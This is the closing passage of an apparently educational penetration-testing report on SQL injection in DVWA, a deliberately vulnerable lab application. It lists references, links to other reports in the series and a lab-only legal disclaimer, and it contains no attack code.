- OWASP Testing Guide - SQL Injection
- OWASP Cheat Sheet - SQL Injection Prevention

CWE/CVE

- CWE-89: SQL Injection
- CAPEC-66: SQL Injection

Tools & Documentation

- SQLmap Documentation
- Burp Suite SQL Injection Guide
- HackTricks - SQL Injection

Academic Papers

- "SQL Injection: Modes, Methodologies and Prevention" (2019)
- "Preventing SQL Injection Attacks in Stored Procedures" (2017)

REPORT INFORMATION

About This Report

This report is part of my comprehensive DVWA penetration testing project.

- **View All Vulnerability Reports:** GitHub Repository
- **Read Full Blog Post:** Blog Link
- **Connect on LinkedIn:** Profile
- **Contact:** munaniadeno@gmail.com

Other Vulnerabilities in This Series:

- Command Injection - Remote Code Execution
- File Upload - Web Shell Deployment
- Cross-Site Scripting - Session Hijacking
- View All 12 Reports →

Legal Disclaimer:

This penetration test was conducted on DVWA, a deliberately vulnerable application, in an isolated lab environment for educational purposes only.